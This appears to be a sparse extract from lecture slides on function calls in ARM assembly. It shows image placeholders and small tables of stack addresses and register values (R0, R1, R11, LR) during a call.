
Functions



Functions



Functions




STACK

<code>0x000000F8</code>	
<code>0x000000FC</code>	
<code>0x00000100</code>	<code>0x00008394</code>


REGISTERS

R0	R1	R11	LR
<code>0x03</code>	<code>0x04</code>	<code>0x00000000</code>	<code>0x00008564</code>


Functions



